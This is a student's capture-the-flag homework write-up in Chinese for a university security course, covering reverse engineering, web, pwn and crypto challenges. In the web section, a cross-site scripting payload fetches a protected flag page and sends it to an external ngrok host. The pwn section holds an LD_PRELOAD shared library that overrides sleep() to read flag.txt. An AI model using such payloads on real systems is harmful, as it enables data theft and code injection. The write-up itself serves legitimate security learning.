2023 NTU Computer Security HW0 Writeup

- https://hackmd.io/@Lambo0724/Syyg2FdJa
- pdf的輸出好怪...可以到這個網址看比較舒服，我只有開有連結的才能Access沒有公開

- Student ID: R12922054

Easy C2(Reverse Engineering)

- **Flag:** FLAG{C2_cmd_in_http_header}

解題流程思路

1. 由於題目有給予我們一個執行檔，因此第一步當然就是先Disassembly。
2. 透過IDA反組譯之後，會得到以下Pseudo code。從中可以得知，此執行檔對Localhost:11187傳送Flag資訊。

```
sockfd = socket_connect("127.0.0.1", 11187);
decode_flag(&flag, word_20F0);
send_msg(sockfd, flag);
```

3. 打開Terminal，透過netcat監聽，指令如下。

```
nt -l -p 11187
```

4. 再開啟另一個Terminal，並到執行檔目錄底下，執行此指令執行程式。

```
./easy-c2
```

5. 最後就會在第一個Terminal中顯示FLAG，如下。

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko, FLAG{C2_cmd_in_http_header}) Chrome/51.0.2704.103 Safari/537.36
```

GUSP Hub(Web)

- **Flag:** FLAG{web progr4mming 101}

解題流程思路

1. 這題的docker建立不起來，好像node.js的版本不兼容的樣子QQ。
2. 所以呢，直接來看code，這題最主要的是，看懂app.js到底在幹嘛，理解之後剩下的就是程式能力了(沒什麼碰過的人＝我，花超多時間)。
3. 首先，先明白要怎麼從 '/' 進入到 '/add-api'註冊，直接f12按起來，到Application的地方，找到cookies，在name欄位底下輸入`authenticated`，接著在value欄位底下隨便打字(不要讓他為空就好)。

Name	Value
auth...	1156

4. 進來之後就是註冊的問題了，這邊涉及三個問題：

1）要有實體ip 沒有的話ngrok是你的好朋友。輸入:`ngrok http 5000`

```
lambo@paslab38:~/Desktop/ComputerSecurity/HW0/Web/app$ ngrok http 5000
```

```
ngrok                                                                    (Ct

Introducing Always-On Global Server Load Balancer: https://ngrok.com/r/gslb

Session Status                online
Account                       lambo (Plan: Free)
Version                       3.3.4
Region                        Japan (jp)
Latency                       -
Web Interface                 http://127.0.0.1:4040
Forwarding                    https://95d9-140-112-90-38.ngrok-free.app -> http://localhost:5000

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```

2）看懂`app.post('/add-api', async (req, res)` 這裡註冊帳號的規則，並且完成後端程式(Express最後沒搞出來，我直接投靠Flask，中間有詢問ChatGPT一些語法的問題並使用，檔名:gusp.py，)。 在gusp.py目錄底下，打開另一個終端機， 輸入:`export FLASK_APP=gusp.py` 和 `flask run`


```
^Clambo@paslab38:~/Desktop/ComputerSecurity/HW0/Web/app$ export FLASK_APP=gusp.py
lambo@paslab38:~/Desktop/ComputerSecurity/HW0/Web/app$ flask run
 * Serving Flask app 'gusp.py' (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployment.
   Use a production WSGI server instead.
 * Debug mode: off
 * Running on http://127.0.0.1:5000/ (Press CTRL+C to quit)
```


3）寫js做XSS


```
fetch('/flag', {
    method: 'GET',
    headers: {
        'give-me-the-flag': 'yes'
    }
}).then(response => response.text()
 ).then(data => {
        fetch('https://95d9-140-112-90-38.ngrok-free.app/flag/display', {
        mode: 'no-cors',
        method: 'POST',
        headers: {
            'Content-Type': 'text/plain',
        },
        body: data
        })
});
```

ngrok給的ip位址，每次都會不一樣，記得要修改

5. 在註冊頁面url部分輸入ngrok給的網址，下面的js:輸入我上面的程式碼(網址記得一定要改！)







6. 輸入完之後會出現以下頁面:

Your API is not working: Should return ERROR for duplicated alias

7. 不過不用擔心，按下F5(重新整理頁面)，就會拿到ID了(不過我不知道為甚麼會這樣...照理來說要一次過...還是我有什麼沒了解到QQ)！

Your API is working! API ID is 5f61e025-3b8b-4112-b1fa-ab9c74b4b518

8. 接直著複製系統給的ID，在url那邊直接導往 '/report'底下:
   1）ID: 輸入剛剛系統給的ID 2）Alias: 輸入下面終端機中，產生的Alias(綠色隨便一個都可以，這裡我挑KHCLJ)

```
127.0.0.1 - - [20/Sep/2023 22:31:45] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [20/Sep/2023 22:31:45] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [20/Sep/2023 22:31:45] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [20/Sep/2023 22:31:45] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [20/Sep/2023 22:31:45] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [20/Sep/2023 22:31:45] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [20/Sep/2023 22:31:45] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [20/Sep/2023 22:31:45] "GET /GmSiRrtD2Z3L HTTP/1.1" 404 -
127.0.0.1 - - [20/Sep/2023 22:31:45] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [20/Sep/2023 22:31:45] "GET /h8BJMOH5 HTTP/1.1" 404 -
127.0.0.1 - - [20/Sep/2023 22:31:45] "GET /KHCLJ HTTP/1.1" 302 -
127.0.0.1 - - [20/Sep/2023 22:31:45] "GET /druGdg HTTP/1.1" 302 -
127.0.0.1 - - [20/Sep/2023 22:31:45] "GET /bFah HTTP/1.1" 404 -
127.0.0.1 - - [20/Sep/2023 22:31:45] "GET /eDXxY HTTP/1.1" 302 -
127.0.0.1 - - [20/Sep/2023 22:31:45] "GET /ABSpI HTTP/1.1" 302 -
127.0.0.1 - - [20/Sep/2023 22:31:45] "GET /UaT7hA HTTP/1.1" 302 -
127.0.0.1 - - [20/Sep/2023 22:31:45] "GET /84k9Ze4 HTTP/1.1" 404 -
127.0.0.1 - - [20/Sep/2023 22:31:45] "GET /G0nr4c7om-YNTg HTTP/1.1" 302 -
127.0.0.1 - - [20/Sep/2023 22:31:45] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [20/Sep/2023 22:31:45] "GET /8kBnL HTTP/1.1" 302 -
127.0.0.1 - - [20/Sep/2023 22:31:45] "GET /1MgusJmRTA HTTP/1.1" 404 -
127.0.0.1 - - [20/Sep/2023 22:31:45] "POST / HTTP/1.1" 200 -
127.0.0.1 - - [20/Sep/2023 22:31:45] "POST / HTTP/1.1" 200 -
```

5f61e025-3b8b-4112-b1fa-ab9 KHCLJ

接著網頁就會呈現:

Admin will check your report

9. 再看看終端機:

```
127.0.0.1 - - [20/Sep/2023 22:38:27] "POST /flag/display HTTP/1.1" 500 -
127.0.0.1 - - [20/Sep/2023 22:39:24] "GET /KHCLJ HTTP/1.1" 302 -
FLAG{web progr4mming 101}
```

是FLAG！！！！！！！！！！！！！！！！！！！！

Baby Crackme(Reverse Engineering)

- **Flag:** FLAG{r0ll1ng_4nd_3xtr4ct_t0_m3m0ry}

解題流程思路

1. 本題也是提供一個執行檔，此執行執行之後，是要我們輸入一個license，因此可以推測如果知道正確的license就可以成功拿到FLAG。

```
========== Baby Validating Service ==========
Enter the license >
```

2. 因此一樣是先透過IDA解析執行檔。反組譯過後在main function中會看到，在這裡會對輸入的license做判斷。

```
__isoc99_scanf("%35s", v4);
if ( sub_11C9((const char *)v4, 36, -1160859636) )
  puts("Valid license!");
else
  puts("Invalid license!");
```

3. 接著我們進到判斷的function中，s1是正確的license,a1是我們輸入的值。

```
for ( i = 0; i < a2; ++i )
{
  v5 = byte_2020[i];
  s1[i] = v5 ^ a3;
  a3 = a2 - i + (v5 ^ __ROR4__(a3, 1));
}
return strcmp(s1, a1) == 0;
```

4. 不過看著那個for迴圈要暴力硬解，著實痛苦，還好這裡我詢問另外一位有修這門課同學的看法，他認為license或許就是FLAG。
5. 也因為他這個想法加上助教在題目中的提示有提到Dynamic Analysis，瞬間點醒了我，s1就是FLAG。
6. 透過gdb做動態解析。
7. 在目標目錄下打開Terminal，按照順序輸入以下指令。

```
1. gdb ./baby-crackme
2. run
3. 這邊是我們要輸入的license，不過這邊我們隨便輸入
4. info func
5. 找到function名稱是strcmp的地方（因為是在這邊判斷license的），
   複製其記憶體位置（eg.0x00005555555550c0）
6. b* 0x00005555555550c0(設定中斷點)
=========================================================================
這邊會重新再跑程式一次
7. run
8. 一樣隨便輸入
9. 因為我是用gdb-peda，所以這邊直接會顯示各個register，就可以看到在RAX跟RDI有存放FLAG的值。
   如果純粹用gdb的話可以先下：
   1）info registers  (查看每個Registers的資訊)
   2）x/s RDA或RDI的記憶體位置（解析該記憶體位置的值）
```

```
[-------------------------------------registers-------------------------------------]
RAX: 0x7fffffffdc80 ("FLAG{r0ll1ng_4nd_3xtr4ct_t0_m3m0ry}")
RBX: 0x0
RCX: 0x7ffff7e19aa0 --> 0xfbad2288
RDX: 0x7fffffffdcc0 --> 0x363534333231 ('123456')
RSI: 0x7fffffffdcc0 --> 0x363534333231 ('123456')
RDI: 0x7fffffffdc80 ("FLAG{r0ll1ng_4nd_3xtr4ct_t0_m3m0ry}")
RBP: 0x7fffffffdcb0 --> 0x7fffffffdcf0 --> 0x1
RSP: 0x7fffffffdc58 --> 0x555555555274 (test   eax,eax)
RIP: 0x5555555550c0 (<strcmp@plt>:      endbr64)
R8 : 0x0
R9 : 0x5555555596b0 --> 0xa363534333231 ('123456\n')
R10: 0xffffffffffffff80
R11: 0x0
R12: 0x7fffffffde08 --> 0x7fffffffe172 ("/home/lambo/Desktop/ComputerSecurity/HW
0/BabyCrackme/baby-crackme")
R13: 0x555555555292 (endbr64)
R14: 0x555555557da0 --> 0x555555555180 (endbr64)
R15: 0x7ffff7ffd040 --> 0x7ffff7ffe2e0 --> 0x555555554000 --> 0x10102464c457f
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
```

Baby Hook(PWN)

- **Flag:** FLAG{B4by_Ld_Pr3L0aD_L1bR1rY_😃}

解題流程思路

1. 一開始我原本是想先把docker架起來，但好像架不起來會報錯，如下:

- ./chall: /lib/x86_64-linux-gnu/libc.so.6: version `GLIBC_2.34' not found (required by ./chall)

2. 所以就直接不管他了，本題助教有給提示，要我們使用以下指令獲取該ip位址的資訊。

```
nc edu-ctf.zoolab.org 10002
```


3. 輸入上面指令後，會要求我們輸入一個object。

```
lambo@paslab38:~/Desktop/ComputerSecurity/HW0/Baby_Hook/share$ nc edu-ctf.zoolab
.org 10002
Give me your share object:
```

4. 從給的檔案中猜測，該ip位址底下會執行 main.py， main.py裡有 `p = subprocess.Popen(f'LD_PRELOAD={tmp.name} ./chall', shell=True)`這行程式會動態載入lib，並執行chall執行檔，而chall執行檔是由chall.c編譯而來。
5. 在chall.c中，sleep()這個function看起來就是一個突破點，如果把這個function覆寫成一個讀取flag.txt的function並把結果輸出，那應該就可以解出FLAG。
6. 要怎麼讓該ip底下的sleep覆寫？其實就是我們把sleep()function的lib建好之後，轉成base64的形式，透過輸入傳到該ip位址底下，具體指令如下：

```
1. 建立1個.c檔 (eg. test.c)，內容如下：
#include <stdio.h>
void sleep(int n){
    FILE *fptr;
```

```
    char buff[255];
    fptr = fopen("./flag.txt", "r");
    fgets(buff, 255, (FILE*)fptr);
    printf("%s", buff);
    fclose(fptr);
}
2. 打開該目錄下的Terminal，輸入以下指令即可
3. gcc -c test.c -fPIC
4. gcc -shared -o libtest.so test.o
5. base64 libtest.so | tr -d '\n' > test.txt
6. cat test.txt | nc -N edu-ctf.zoolab.org 10002
```



Extreme Xorrrrr(Crypto)

- **Flag:** FLAG{xor_ThEN_><OR_1qUal_ZEr0}

解題流程思路

1. 觀看原始的python檔，我們可以得知，FLAG應該藏在secret中，如下。因此我們需要將一連串的運算反推回去。

hint = [secret * muls[i] % mods[i] for i in range(20)]

2. 首先，先將hint、muls、mods數組做xorrrrr的反運算。
3. 得到hint、muls、mods數組的xorrrrr反運算的結果後，我們就只剩下透過mod的反運運算得出secret。
4. 首先先透過，歐幾里德延伸演算法求出muls的乘法反元素，並且等號兩邊同乘這個數字，算式就會簡化成。

number = secret % mods, number = hint * muls^-1

5. 之後，再透過中國餘數定理，就可以成功解出secret。

> 第五步的程式實作我直接詢問ChatGPT，他提供我這個API -> solve_congruence，快速求出中國餘數定理的答案。
>
> ```
> secret = 485178074927116626732250809737942001936720366896767721456173418462457981
> Byte_secret = b'FLAG{xor_ThEN_><OR_1qUal_ZEr0}'
> ```